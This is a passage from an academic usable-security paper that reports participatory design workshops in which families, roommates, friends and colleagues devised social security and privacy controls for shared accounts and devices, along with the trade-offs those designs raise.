Exit Survey (5 min.) Finally, participants filled out an individually administered exit survey, in which they described which group's solution within the workshop was most relevant to their personal experience as well as what scenarios they would use said idea.

3.4 Data Analysis

We analyzed the data produced—video transcripts of demos and discussions, observation notes of brainstorming, and open-ended responses to questions in the exit survey—using an iterative, open coding process [7]. Two researchers jointly open coded a subset of the data and created an initial set of high level axial codes. Using these codes, they independently coded all the data, including the initial subset. Finally the researchers jointly iterated on their independent code assignments and resolved disagreements through discussion until they had the final codebook. This codebook was grouped into the larger themes we discuss in our results. We did not calculate inter-rater reliability (IRR) as recent work suggests that IRR can be detrimental to work in which code generation is a part of the analysis (as was the case in this work) [35].

The objective of our analysis was to use the ideas generated by participants as *lenses* to understand desirable properties for social S&P controls and the trade-offs therein. Thus, it is important to note that we do *not* necessarily recommend any individual idea generated by our participant groups — some of the generated ideas may be ill-considered if implemented. However, the act of instantiating ideas (e.g., through building prototypes, storyboards, and co-design) can synthesize generalizable design knowledge [58] — we consider this synthesis, and not the specific ideas, to be our core intellectual contribution.

4 Results

We uncovered four key design dimensions to consider in social S&P controls for shared digital resources, along with four key trade-offs and challenges that arise in considering these design dimensions. We provide a broad overview of how different group types embodied different design considerations in their final prototypes in Figure 3. Table 2 lists and describes the final prototype produced by each group. As a reminder, we do not necessarily recommend that these *specific* ideas be implemented — rather, we use the ideas participants generated as lenses through which we might uncover desirable design dimensions and properties for social S&P controls from the end-user perspective.

4.1 RQ1. Key Design Dimensions for Social S&P Controls

4.1.1 Social Transparency

The first design consideration is increased social transparency; that is, the ability to know what others in the group are doing or have done with the shared digital resource.

The need for social transparency is a finding that expands on a rich body of research in CSCW calling for socially translucent systems (i.e., mechanisms that "support coherent behavior by making participants and their activities visible to one another") [22, 48, 52] and observability in social cybersecurity [13]. However, social transparency is rarely considered in the design of S&P controls — even for systems and resources that are commonly shared. Our results provide compelling evidence that it is time to strengthen the bridge between CSCW systems design and usable S&P.

Erickson et al. define three properties of socially translucent systems: visibility, awareness, and accountability. Participants leveraged visibility most when designing their social S&P controls.

Visibility Visibility describes the extent to which one can readily perceive socially significant information. Participant groups most frequently suggested ideas that would allow them to perceive other group members' account activity. Ideas included real-time notifications of shared usage (e.g., group members' login attempts, downloads, purchases, transactions, passwords changes, account settings changes) and revision histories.

These systems were also sometimes envisioned to detect and report group behaviors that could be deemed problematic, such as taking and forwarding screenshots of confidential group information. Several groups described systems that could auto-detect which group members' activities posed significant security threats and alerted other group members with labels such as "pertinent" or "emergency."

Many of the concerns supporting the need for visibility arose out of concern for insider-facilitated outsider threats [52], as demonstrated by Group B's (Roommates) solution that allows users to view a history of login attempts and their originating devices: "*You'd be able to say like, this was me or us, or this wasn't us...I guess it's solving the issue when people in a shared account give passwords out and they shouldn't.*" (B3)

However, not all desires for visibility were fueled by precautions of misconduct. Being able to see group members' activity also served as a way to monitor and correct group members. For instance, a member of Group J (Family) talked about how "*it could tell me...grandma downloaded 18 things.*"(J2). In this way, the participant envisions observing the missteps of an inexperienced member and helping to correct them. This also confirms prior work showing families are open to personalized sharing due to higher levels of trust [5].

At its root, the need for social transparency addresses the loss of control a user may experience after sharing resource access with other independent actors and compensates for this by instituting hypervigilance.

4.1.2 Structures of Governance

The second design consideration was structures of governance for shared S&P controls. We found that a group's decision-making reflected existing authoritative hierarchies. These hierarchies manifested in how groups defined their relationship dynamic or how members considered ownership of their shared resources. These structures of governance fell into one of two categories: egalitarian and hierarchical. While it is perhaps unsurprising that different groups prefer different structures of governance, we note that existing S&P controls offer little support for modifying governance structures for shared resources — the assumption is often that there is one un-elected owner in charge (e.g., access control to photos on Facebook), or that anyone with access has equal control (e.g., shared access to a Netflix account).

Egalitarian Governance In egalitarian governance, all group members have equal power and say. Decisions regarding security and access require either unanimity, a majority, or any member to assent without giving any individual special privileges. When asked if their group type influenced their design, a participant from a roommate group responded, "*I would say yes, because everybody in our scenario is on an equal playing field and they're all coming together for a shared goal*" (D1). While other group types discussed elements of egalitarian structures during brainstorming, friends and roommates prioritized this cooperation (i.e., inclusiveness, as introduced by Das [10]) in their final prototypes (Groups C, D, F, K).

Egalitarian governance fell into two different idea categories: group authentication and group approval. Group au-




Figure 3: The different design dimensions incorporated into final ideas, organized by group type. * - the friend group type had only two instances across workshops

thentication requires members to approve other members' logging into a resource, akin to two-factor authentication. Group K's final solution Trio used feature: "*It'll send notifications – like a ...a two-factor notification – to all the other members of the group and then at least one of them would have to approve you and say you're in*" (K5). Meanwhile, group approval requires acceptance from multiple members before making changes to or sharing information from the shared resource. For example, when demoing their solution 'Fiing,' Group D noted that members would need unanimous group acceptance using fingerprint identification to make changes to the shared resource."*Nothing can be done without the collective acceptance of everybody who is on that shared account right within the app.*" (D1).

Hierarchical Governance In hierarchical governance, security decisions are made by one or a few members who wield more authority and privilege over the shared resource. There is an implicit assumption that these decision-makers are either more knowledgeable about security and/or technology, more responsible, or are simply the owners of the resource and hence take responsibility over its security.

Unsurprisingly, family scenarios tended to lean on hierarchical governance, where age and technology literacy were more varied. Participants discussed having limited or reduced capabilities for younger and older family members as a way to reduce risk (e.g. using parental controls). Group H (Family) even discussed age-related thresholds for completing purchases: "*So if you have like a teenager, you might want to set it to 10 dollars*" (H4). H4 also noted: "*[An] accountability keeper makes sense for a family. If you let everyone in a family have equal access there is more likely there will be a security breach.*"

Requiring tighter security controls in a family structure might also be attributed to the tendency for families to share more valuable resources with each other. "*If you talk about families that are sharing cars and stuff I'm not just going to let my friends willy-nilly drive my car...especially not my coworkers.*" (J4).

On the flip side, Group B (Roommates) noted that bearing all the responsibility of ownership alone could be inconvenient for the owner. "*What'll make [our idea] easy is one person...approving everything, and it's also the same thing that'll make it hard...since it's that same person that is approving everything and [they] can get kinda annoyed*" (B2).

4.1.3 Stake and Responsibility

The third design consideration for small group S&P controls was the idea that all group members should actively contribute towards the management and upkeep of the group's S&P; in exchange, group members would be permitted to use

Group	Solution	Description
A	Family Communication	Rotate responsibility of who is in charge of password changes. Use shared family Google Drive and physical calendar to track passwords and who is in charge for the month respectively. Passwords share a template that all members are aware of.
B	Roommate Device Password	App to manage access to shared resources. Members receive notification of unrecognized device. Owner of resource can accept or decline. Login history available.
C	Facebook Lockdown	When a Facebook breach occurs on a group members account, friends are notified and auto lockdown activated. Three-step biometric authentication required to re-verify.
D	Fiing	Mobile app through which you can register members sharing a particular resource. App manages authentication into resource. Notifications when members try to make S&P changes, and requires group approval.
E	Sound Entry	Members use voice recognition and location to authenticate into devices. Admin of company adds new members (i.e. colleagues) to the group.
F	Room Me	Mobile app for managing shared resource S&P. RoomMe shows notification of all activity. Security changes and strikes require unanimous approval from all members. Strike system — three strikes = loss of membership.
G	Security Karma	System tracks members' security practices and assigns a security score. Score can be used on an individual or department level. Members can be rewarded (e.g., prizes) or penalized (e.g., affect promotion) based on security score.
H	JKRK Security App	App for managing shared resources. Notifies members of security actions or issues. Members have varying permissions within group. Authorizers for different accounts. Thresholds for spending and permissions and vary per member. Purchases and changes require approval from at least two members.
I	Securiteam	Tracks security practices and assigns a security score. Score can be used on an individual or department level. Scores used for rewards / punishment (e.g., promotion, bonus). Use leaderboard to drive competition to improve security behaviors.
J	Famzees	Family hub for managing resources. Includes chat, activity logging and security alerts for suspicious activity. Only certain members have certain privileges. Parental controls for younger and elder family members.
K	Trio	Group approval required for access into shared resource. Restricted 24 hour access if no one is available to authenticate you.

Table 2: Each group's final prototype design. Workshop 1 - Groups A & B, Workshop 2 - Groups C-E, Workshop 3 - Groups F-H, Workshop 4 - Groups I-K

the resource. The requirement of group-beneficial labor as a condition for access mimics strategies for securing shared resources in the physical world — e.g., makerspaces often trade privileged access to machines in exchange for volunteering time to monitor the makerspace [29] — but is not considered in the design of existing S&P controls. Two strategies emerged to implement this design consideration: (i) periodically rotating responsibilities amongst group members, and (ii) collecting collateral to motivate members.

Rotating Responsibility Generally speaking, users view S&P controls to be secondary concerns in their technology use [18, 53]. As a result, S&P management within a small group context is likely to go completely unnoticed by the larger group, or worse, neglected entirely. Moreover, placing the burden of managing a collectively shared resource on an individual may be considered unfair.

To combat this, participants employed controls to equitably distribute this workload. Group A's solution (Family) 'Family Communication,' leverages a rotational management schedule: "*...We decided we would use basically routine and rotation...so monthly or however they want to schedule, [the password] would be changed by one of the family members but it would be in order. So say it's Mom would do it for this month. Next up is brother and it goes into...a rotation.*"

Equalizing power differentials was another reason to distribute the job. Group K (Friends) discussed rotating the role of administrator such that "*everybody gets to be responsible in the group and, at the same time, only one person doesn't have all the power to make changes without notifying anyone*"

(K2). Erez et al.'s prior work in shared leadership supports this notion, which found that the effects of rotated leadership on self-managed teams were positive, yielding "higher levels of voice and cooperation...appear[ing] to translate into higher levels of team performance" [21].

Collecting Collateral Similarly, groups also thought the use of collateral might improve individual responsibility in upholding S&P standards. By collateral, we are referring to a retainer collected from all group members in exchange for access to the shared resource. Participants reasoned that group members might take S&P more seriously if the stakes were high. For instance, during brainstorming F4 asked whether roommates might "take more initiative" if their own personal information were at stake. This query implies that users recognize the imbalance of effort inherent in some group scenarios.

Collateral appeared to serve as a deposit and as a form of mutual liability. In Group F's solution, subscription payments are automatically deducted from each member's credit card, ensuring that all members are held accountable for making payments. Another group explained why having one's credit card at stake could serve as motivation to increase group S&P: "*I feel like it's linked to your finances; you might be a little more incentivized to respond to an alert like that if it's linked to your credit card account*" (H1).

Group G (Colleagues) also discussed using loosely-defined "sensitive information" as collateral: "*...Everyone has to put in sensitive information. More liability equals increased responsibility, so basically mutually assured destruction if one person kind of leaks the info*" (G1). This parallels prior research on social network systems; users can only control what they share and not what others share [28]. If acting in a negligent manner, the group member not only risks their own security, but also that of the group's. This mutual liability may motivate the group member to comply and act as a cohesive unit.

4.1.4 Promoting Pro-Group S&P Behaviors

The fourth design consideration involves encouraging proactive or preventative S&P behaviors among individual group members for the benefit of the group[4]. While encouraging stronger S&P behaviors is a common consideration in research and practice, our findings provide insight into how groups might formalize this encouragement through design.

Watson et al. found that groups' strategies for securing their shared resources depended on individual members' S&P practices. Further, they found that individual members also had implicit, unspoken agreements to secure their shared resources, but that these implicit agreements often led to frustration and inequity [52]. We found that while designing group S&P controls, many groups considered more explicit mechanisms to motivate each member's S&P behaviors, including: (i) non-binding agreements, (ii) social pressure, and (iii) rewards and penalties.

Non-binding agreements Non-binding agreements are explicitly agreed upon pro-S&P rules, policies and/or best practices each group member agrees to abide by, absent of formal oversight and consequences. Non-binding agreements were common in the colleague's scenario. Group E (Colleagues) discussed having strong corporate policies, appropriate training, and stringent security standards, with E2 noting "*It's the low brow non-tech protocols that really make a difference*" (E2).

Two colleague teams (Groups G & I) from different workshops had similar final ideas around implementing a "security score." Both systems involved assigning a numeric score to individual S&P behaviors and providing personalized feedback for improvement. During their demo, Group G noted that attaching values to security habits can help the individual to self-correct: "*Basically, our idea is analogous to the credit score...if we can put quantifiable numbers...it gives us something to hang our hat on and actionable recommendations and steps to take to beef up our security as a whole, on an individual accountable level*" (G1). Group I also hoped that a personalized security score might motivate the individual to improve on their own: "*Hopefully it's to facilitate better habits...What you're doing is you're trying to instill good habits in that person but he has to learn. It's up to him or her to learn that*" (I2).

Social Pressure Social pressure broadly encompasses the use of competition and social comparison to promote better individual S&P practices. Similar to social transparency, this finding echoes recommendations from prior research [13, 20], but contextualizes it within the context of S&P controls for small, social groups.

Groups used competition as a pressure strategy. Group I (Colleagues), for example, discussed using competition and leaderboards to incentivize individuals, as well as sub-groups within larger groups (e.g., departments within a company), to engage in pro-group S&P behaviors.

Participants from Group F (Roommates) discussed rating each group member in their prototype as a form of social pressure. "*We have a rating system for each and every roommate that is there. So all other roommates rate the person that can be visible on your account page*" (F1). These ratings followed each user from one sharing group to another; the visibility of the ratings and the need to be regarded positively by others served as a way to incentivize users to "act accordingly."

As one participant mentioned, "*For us it was just about using light peer pressure to motivate individual habits*" (I4). Similarly, I1 stated, "*shame works*", echoing prior working by Das et al. [13] who found that pranks and demonstrations were a common trigger for pro-S&P behaviors.

[4] We refer to this as "pro-group"

Rewards and Penalties Using rewards and penalties, groups employed positive and negative reinforcement as a means of influencing individual members' security behaviors.

Both groups G and I talked about rewarding members (i.e., employees) who exhibited pro-S&P behaviours. Group G (Colleagues) noted: "*It's up to the company to decide [how to] incentivize their employees with certain perks, like maybe bonus or like other...gift cards, something like that.*" (G3). Similarly, in Group I's (Colleagues) solution, group members' security scores could be used to reward individual employees or entire departments: "*...And this could be tied to incentives like an Amazon gift card for the department that has the highest security average over the quarter or, you know, maybe a pizza party for that department, something like that*" (I4). Note that only colleague groups leveraged rewards in their final solutions.

Group G and I discussed using the security score to determine penalties. Group G (Colleagues) commented: " *...reversely if they're not scoring so high, you could kick them out of the group, fire them, dock their pay*" (G1). Group J (Family) considered age to be an important element of their design, and talked about revoking privileges for younger members as punishment or as a means of grounding. Group F (Roommates)'s prototype also had a strike feature where members could vote to give a member a strike for improper S&P behavior.

4.2 RQ2. Design Trade-Offs and Challenges

Having distilled a core set of design considerations for social S&P controls, we next explored the perceived trade-offs and challenges of systems that feature these designs from the end-user perspective. Overall, we identified four such challenges: security vs. privacy, herding behavior, security vs. social friction, and coordination costs.

4.2.1 Security vs Privacy

Several ideas to improve group security resulted in the loss of individual members' personal privacy. Participants often discussed how increased social transparency can violate what group members feel comfortable sharing [6, 56], brandishing surveillance in the name of oversight.

We found friend groups preferred to minimize monitoring out of respect for their group members' privacy and independence. "*Since we were friends...we wanted something that wasn't invasive...we're living separately so we're not hanging around each other all the time. Therefore, we don't want to be responsible [for] constantly moderating what other people are doing.* "(K3)

Colleague scenarios were also sensitive about individual member privacy. Group G (Colleagues) were particularly keen to set strict boundaries on what types of activities an employer could monitor, even if these behaviors might pose actual security risks: "*Because we were a business organization..., we drew red lines [around] an employee's internet profile or social media activity. We thought that the red line was companies...infring[ing] on [an employee's] personal time, even though that might have—from a security standpoint — vulnerabilities.*" (G1). Group I (Colleagues) also restricted which scores employees could view, prohibiting a search functionality that could directly reveal the security score of their peers.

On the opposite end of this spectrum, families demonstrated the fewest qualms in monitoring other group members. One participant went so far as to remark that their solution was "*like Big Brother for your family*" (J5).

Overall, we see that although participants value information attained through social transparency, the benefits must be weighed against the infringements to individuals' privacy. Moreover, tolerance of such infringements varies between group types.

4.2.2 Social Herding

The ability to see how other group members have voted or acted in shared governance structures can inhibit the kind of independent thought necessary for group deliberation. This is known as "herd behavior," whereby people make decisions through imitating others' behaviors rather than on the basis of their own opinion. Group H's prototype illustrates how this challenge might stifle deliberation: "*Sarah's device tried to make a 500 dollar purchase at amazon.com and then people can go in and approve or disapprove that transaction...And you can see how many people have already approved it*" (H1).

Previous research in social navigation and end-user S&P suggests that knowing the security decisions of a community of users can help advise those who are unsure in their security and privacy decisions [23]; however, there are a few differences that render this model inadequate for small group security. For one, the size of small groups is often not large enough; it works best when decision behaviors are aggregated over a significant pool of users. Moreover, the decisions being made in small groups are often circumstantial (e.g., Sarah's one-off purchase of 500 dollars) and should be considered on a case-by-case basis, not necessarily by precedent.

4.2.3 Social friction

Groups had to weigh the importance of maintaining social order and a good standing with each other against the requirements of certain security measures.

Group H (Family) discussed the potential friction that could occur if permissions were required from spouses for purchases: "*It would be irritating to have to get authorization from your wife*" (H2). Their resolution was to enforce dollar amount thresholds for purchases: e.g., a $10 purchase may not require approval but a $500 one might. Participants also discussed how penalties could lead to deteriorating relation-

ships. Group F's (Roommates) strike system — used to lock individuals out of group resources if they exhibited poor S&P behaviors — led to a spirited exchange among participants as to how this feature might antagonize group members and negatively impact inter-group relationships.

> H3: *Okay, so suppose it's four roommates you've got and two of the roommates are boyfriend-girlfriend, and then one of them actually did something to deserve the strike. And the other two [roommates] struck down but well, that's my girlfriend, I'm not going to strike her. How do you handle that?*
>
> F4: *In that scenario...if you really believe that that person is a security threat, then you can just cut both of them out. Like, you could just change your guidelines...you can change your subscription rules. Like, just make it so you're only splitting with the one person who wasn't boyfriend-girlfriend...*
>
> G2: *How do you not lose friends?*
>
> H3: *Yeah, I was thinking about that.*
>
> F4: *I mean, the odds of getting a strike — the strike system is more for people who aren't as much like super good friends, because if you're super good friends, odds of you — one being an insider threat... is very slim...*
>
> F2: *We also have the rating system. So the rating system can be like, who we can include as an extra person before you have those strikes involved. So it's like you can put like someone's rating a little bit lower rather than strike them out.*

Here, Group F considered their rating system as an intermediary method to incentivize pro-S&P behaviors and strikes as a last resort. In an ideal scenario, no one would need to get a strike and there would be harmony but, if needed, their strike system was in place to handle serious breaches of shared policy.

These discussions around social friction also led to conversations around what would happen if the social order was to break down. For instance, Group H wondered how members might abuse a strike system by initiating revenge strikes on one another. Group J noted the fragility of the group and it's security very aptly: "*...And if that trust is violated, you know what can happen? If it could be really fragile, someone gets mad at someone and boom everything is...your security is...compromised. So that's a difficult thing to try to mitigate and figure out without making this too difficult for users and over-designing and being too protective*" (J4).

The line between security and social friction must be carefully drawn in order to maintain an effective, social pro-group S&P system.

4.2.4 Coordination Costs

Design considerations like shared governance and stakes and responsibility helped groups more equitably manage their shared resources; however, they also presented coordination costs of time, synchronicity, and social burden.

For example, there may be an unbearable time-delay between requesting for and being granted access to a resource: "*What happens if none of them [group members] are awake or if you're logging in from another part of the world and the timezone doesn't work?*" (K5). In addition, rotating responsibility may introduce additional overhead and coordination. Participants were quick to recognize the inefficiencies that arise as a result of trying to include all members in security decision-making. Resources that require acute, just-in-time access may not be as appropriate using synchronous group authentication.

Another group that utilized group approval and authentication also faced the challenge of not being overly burdensome to other group members: "*'A lot of the ways we were thinking about group security...required multiple people interacting. Which...could be really burdensome sometimes: do I really want my colleague to authenticate every single time I want to see a file?*" (I4).

For colleagues, the answer appeared to be no. But for friends, family and roommates, various concessions were made. Group K's approach issue was to allow for restricted and temporary access to the group member until being authenticated by the group: "*If you're logging into Hulu [without group authentication], it'll somehow disable account settings or it'll disable your account's personal library or something...if they want to watch something on Hulu, they [still] can...but they can't go in and like change the password...There's like a 24-hour grace period so you can stay logged in 24 hours without being authenticated. And then you'll get kicked off after that, and then you won't be able to log back in without getting authenticated.*" (K5) Additionally, Group K also only required one other member to authenticate a login request versus requiring multiple members. They also noted that the fewer members in the group, the more burdensome asynchronous coordination would be.

On the other hand, Group C (Friends) recognized that their tool required extra steps and involvement, but decided that stronger security outweighed any inconvenience. "*For ours because its a Facebook account and maybe like, three-factor verification might seem overboard, but these days, like, everything is so connected, like, people's accounts are connected to other accounts. Your Facebook might be connected to your Whatsapp. Everything is so interconnected. So you can get to any of the other accounts through access into what may seem like the weakest point of entry, so I think it's okay to go overboard...*" (C2)

Overall, many of the social S&P controls participants designed introduced coordination costs. Prior work suggests

users reject security solutions that impose significant time delays [19]. While it is unclear how that result translates to the group context, the challenge remains and must be weighed against the benefits of more social designs.

5 Discussion

To summarize, through a series of participatory design jams, we explored the design space of social S&P controls for shared digital resources (RQ1) along with the trade-offs and challenges therein (RQ2). We consider our core intellectual contribution to be the synthesis of design knowledge entailed by the ideas our participants generated — not the ideas in and of themselves. We also note that while some of our findings mirror and extend prior findings in related disciplines, our work is — to our knowledge — the first to synthesize a design space for social S&P controls for small, social groups.

The social S&P controls that our participants ideated spanned four design dimensions: *social transparency*, or the desire and need for greater visibility into and oversight over individual group members' S&P-relevant behaviors; *structures of governance*, either egalitarian or hierarchical depending on the nature of the group, as a way to facilitate group decision-making on S&P-relevant matters; *stakes and responsibility*, or mechanisms for distributing S&P responsibility among team members proportionate to each member's stake in the shared resource; and, *promoting pro-group S&P behaviors*, or incentives and penalties to encourage pro-group S&P behaviors, such that every member's individual efforts would level up the entire group's security as a whole.However, although we expect the design space we uncovered to capture most shared digital devices and resources, we do not claim that our findings will necessarily apply to all shared digital resources.

With these design considerations came new trade-offs and challenges. Systems that increased social transparency and that explicitly codified rewards and punishment for individual S&P behaviors do so at the expense of individual privacy and by increasing social friction among group members. Systems that required participation from all group members to provide access to a shared resource or to make important S&P relevant decisions (e.g., allowing a new member to join the group) raised concerns of herding behaviors and/or coordination costs. In short, while the design dimensions we have identified provide ample room for design innovation for social S&P controls, we must foreground these trade-offs and challenges in our evaluation of novel social S&P designs.

5.1 Design Implications

5.1.1 Accounting for Group Dynamics

Different group types weighed the social design dimensions we identified differently in their concept designs. Accordingly, it is important to consider group dynamics in the design of novel group S&P controls.

Families preferred hierarchical governance in which one or more authority figures took sole charge of S&P relevant decisions (e.g., parental controls, approval privileges, etc.). Our results show family groups acknowledged the need for simple systems that support a wide variety of technical expertise (novices and experts) and implemented features such as 'parental controls'. Friend groups preferred more leniency in their S&P enforcement measures, opting for non-punitive measures, limited surveillance and monitoring, and unobtrusive access to shared resources. Solutions for friend groups were also generally cooperative and featured egalitarian governance structures. For roommates, increased social transparency was a recurrent feature to curb insider-facilitated outsider threats. Roommates leaned towards egalitarian governance but were generally motivated to protect self-interests. Finally, colleague groups favored evaluative systems with hierarchical governance, in which managers could incentivize employees to encourage individual pro-group S&P behaviors.

To account for these varying preferences, social S&P controls might be designed to be customizable based on group type, or explicitly designed for a specific group type. For example, while parental controls could make sense for some families, a process for collecting collateral may make more sense for roommates with low trust.

5.1.2 Balancing Access and Power

While the results of the design jams primarily speak to designing controls for groups whose threats are outsider threats (insider-facilitated or otherwise) [52], it is also important to consider insider threats from within the group. For example, excess social transparency could be a form of stalkerware for domestic partners in an abusive relationship.

More generally, it is important to actively identify and safeguard against conditions that reinforce imbalances in access and power [9, 56]. For instance, how might members with high levels of technical literacy suppress the agency of those who are less technically savvy? What if all members are not equally informed about the extent of socially transparent activity tracking and have not truly consented for others to view their activity? Should group members who have had shared access for a certain amount of time be granted adverse possession of squatter's rights to those resources? Not all of these scenarios can be addressed purely through design, but designers should account for these scenarios at the onset to help ensure the system does not facilitate undue harm onto users.

5.1.3 Developer Tools to Facilitate Implementation

A steady stream of research has called for the design of more social cybersecurity systems [6, 10, 13, 52]. A key barrier to realizing this vision, however, is the lack of developer tools to

facilitate the implementation and evaluation of such systems. In short, we need usable developer tools that simplifies the prototyping of social S&P controls.

The design dimensions we have uncovered in this work should prove a useful starting point in creating such tools. Existing technologies can be leveraged to implement many of the ideas our participants envisioned. For example, egalitarian governance may be securely realized through Zhang et al.'s PolicyKit system [57] that allows for democratically determined forms of governance in social computing platforms. It may be possible to expand on this system to achieve shared governance over the S&P of shared resources more broadly. Likewise, it should be possible to get the effects of social transparency and community oversight without requiring individuals to reveal private information by using smart contracts on, e.g., the Ethereum blockchain [3]. In such a system, one's activity logs might be kept local but might be checked against previously agreed-upon group policies.

6 Limitations & Future Work

In designing, recruiting for, and conducting our study, we encountered a number of limitations that should be considered to contextualize our findings.

First, while we strove to have a balanced representation between all group types, 21 participants were unable to make the study after being scheduled for a design jam. As a result, the 'Friends' social group had less representation in our design jams than the other three social groups. We had initially intended to run an additional workshop to address this imbalance, but were unable to do so due to restrictions put in place as a result of the COVID-19 pandemic. Nevertheless, the data from the four workshops we did conduct should provide a solid foundation on which future work can build.

Maintaining a representative sample was also difficult in this study. Although we targeted a broad set of people who share digital resources in small social groups, most of our participants were students or young adults. We suspect that people from older age groups likely require greater compensation than what we could provide to attend a two-hour long workshop after work hours, or may have care responsibilities that preclude their participation. Moreover, it is difficult to synchronize the schedules of all workshop participants which could have also posed as a barrier to participation to certain demographic groups.

It's also important to note that many of our participants were not security or design experts — this was an intentional choice on our part, as participatory and co-design processes require end-users who are "experts of their experiences" to cooperate creatively with technical experts [46]. To compensate for their lack of technical knowledge, we played the role of "technical expert" and guided participants through the brainstorming and prototyping process so that they could still productively contribute. Furthermore, participants came into the workshops as strangers. While they were asked to draw from their personal experiences of sharing digital resources with similar groups, designing with strangers likely added a layer of abstraction into participants' ideation. The specific ideas generated were just concepts we used as a design lens to synthesize design implications and are *not* strict recommendations. Nevertheless, our findings provide a useful first step in codifying the design space of for social S&P controls. Future work — perhaps in collaboration with industry partners who can more easily access a broad spectrum of participants — can refine this design space by broadening participant representation. We envision our proposed design space as a catalyst for future innovation and a guide for implementing and evaluating novel social S&P controls for shared digital resources.

7 Conclusion

Through a codification of ideas produced in participatory design jams, we found that there are four key design dimensions to consider in designing social S&P controls for shared digital resources: (i) that social transparency is important to all group types and a means of maintaining a sense of control over a collectively owned and shared digital resource; (ii) that groups enact either an egalitarian or hierarchical structure of governance to collectively manage their S&P; (iii) that groups want ways for all members to be invested in the S&P of the group and use collateral or rotating responsibility to equalize stake; and, (iv) that groups want to implement mechanisms to promote positive S&P behaviors in individual members, thus improving security for the group as a whole.

In considering these design dimensions to brainstorm novel small group S&P controls, we also identified trade-offs that were made and new challenges that arose: balancing individual privacy with group need for transparency; mitigating social herding tendencies; diminishing social friction that may occur through making explicit the group's S&P rules and policies; and, managing costs that arose from asynchronous coordination. Lastly, we reflected on participants ideas and how group type influences the relative weight of the aforementioned design dimensions, argued for the need to get ahead of potential problems with access and power, and discussed the feasibility of implementing these ideas using existing technologies. In short, our work provides a strong foundation for future innovation in building end-user S&P controls for digital resources shared among small, social groups.

Acknowledgments

This work was generously funded, in part, by NSF SaTC grant #1755625. We would also like to thank the members of the GT SPUD Lab for providing instructive feedback throughout the duration of the work.

References

[1] Mark S. Ackerman. The Intellectual Challenge of CSCW: The Gap Between Social Requirements and Technical Feasibility. *Human–Computer Interaction*, 15(2-3):179–203, sep 2000.

[2] A. Tece Bayrak. Jamming as a design approach. Power of jamming for creative iteration. *The Design Journal*, 20(sup1):S3945–S3953, jul 2017.

[3] Andreas Bogner, Mathieu Chanson, and Arne Meeuw. A Decentralised Sharing App running a Smart Contract on the Ethereum Blockchain. In *Proceedings of the 6th International Conference on the Internet of Things - IoT'16*, volume 07-09-Nove, pages 177–178, New York, New York, USA, 2016. ACM Press.

[4] Eva Brandt, Thomas Binder, and Elizabeth Sanders. Tools and techniques: Ways to engage telling, making and enacting. In Jesper Simonsen and Toni Robertson, editors, *Routledge International Handbook of Participatory Design*, chapter 7, pages 145–181. Routledge, oct 2012.

[5] A. J. Bernheim Brush and Kori M. Inkpen. Yours, Mine and Ours? Sharing and Use of Technology in Domestic Environments. In John Krumm, Gregory D Abowd, Aruna Seneviratne, and Thomas Strang, editors, *UbiComp 2007: Ubiquitous Computing*, pages 109–126. Springer Berlin Heidelberg, Berlin, Heidelberg, 2007.

[6] Chhaya Chouhan, Christy M LaPerriere, Zaina Aljallad, Jess Kropczynski, Heather Lipford, and Pamela J. Wisniewski. Co-Designing for Community Oversight: Helping People Make Privacy and Security Decisions Together. *Proceedings of the ACM on Human-Computer Interaction*, 3(CSCW):1–31, nov 2019.

[7] Juliet Corbin and Anselm Strauss. *Basics of Qualitative Research (3rd ed.): Techniques and Procedures for Developing Grounded Theory*. SAGE Publications, Inc., 2455 Teller Road, Thousand Oaks California 91320 United States, 3rd edition, apr 2008.

[8] Jonathan Courtney. Lightning Design Jams: the exercise that will solve all of your problems | Inside Design Blog, 2018.

[9] Alexei Czeskis, Ivayla Dermendjieva, Hussein Yapit, Alan Borning, Batya Friedman, Brian Gill, and Tadayoshi Kohno. Parenting from the pocket: Value tensions and technical directions for secure and private parent-teen mobile safety. *ACM International Conference Proceeding Series*, 2010.

[10] Sauvik Das. Social cybersecurity: Understanding and leveraging social influence to increase security sensitivity. *it - Information Technology*, 58(5):237–245, jan 2016.

[11] Sauvik Das, Laura A Dabbish, and Jason I Hong. A typology of perceived triggers for end-user security and privacy behaviors. In *Fifteenth Symposium on Usable Privacy and Security ({SOUPS} 2019)*, 2019.

[12] Sauvik Das, Tiffany Hyun-Jin Kim, Laura A Dabbish, and Jason I Hong. The Effect of Social Influence on Security Sensitivity. In *10th Symposium On Usable Privacy and Security ({SOUPS} 2014*, pages 143–157. USENIX Association, 2014.

[13] Sauvik Das, Adam D.I. Kramer, Laura A. Dabbish, and Jason I. Hong. Increasing Security Sensitivity With Social Proof. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security - CCS '14*, pages 739–749, New York, New York, USA, 2014. ACM Press.

[14] Sauvik Das, Adam D.I. Kramer, Laura A. Dabbish, and Jason I. Hong. The Role of Social Influence in Security Feature Adoption. In *Proceedings of the 18th ACM Conference on Computer Supported Cooperative Work & Social Computing - CSCW '15*, pages 1416–1426, New York, New York, USA, 2015. ACM Press.

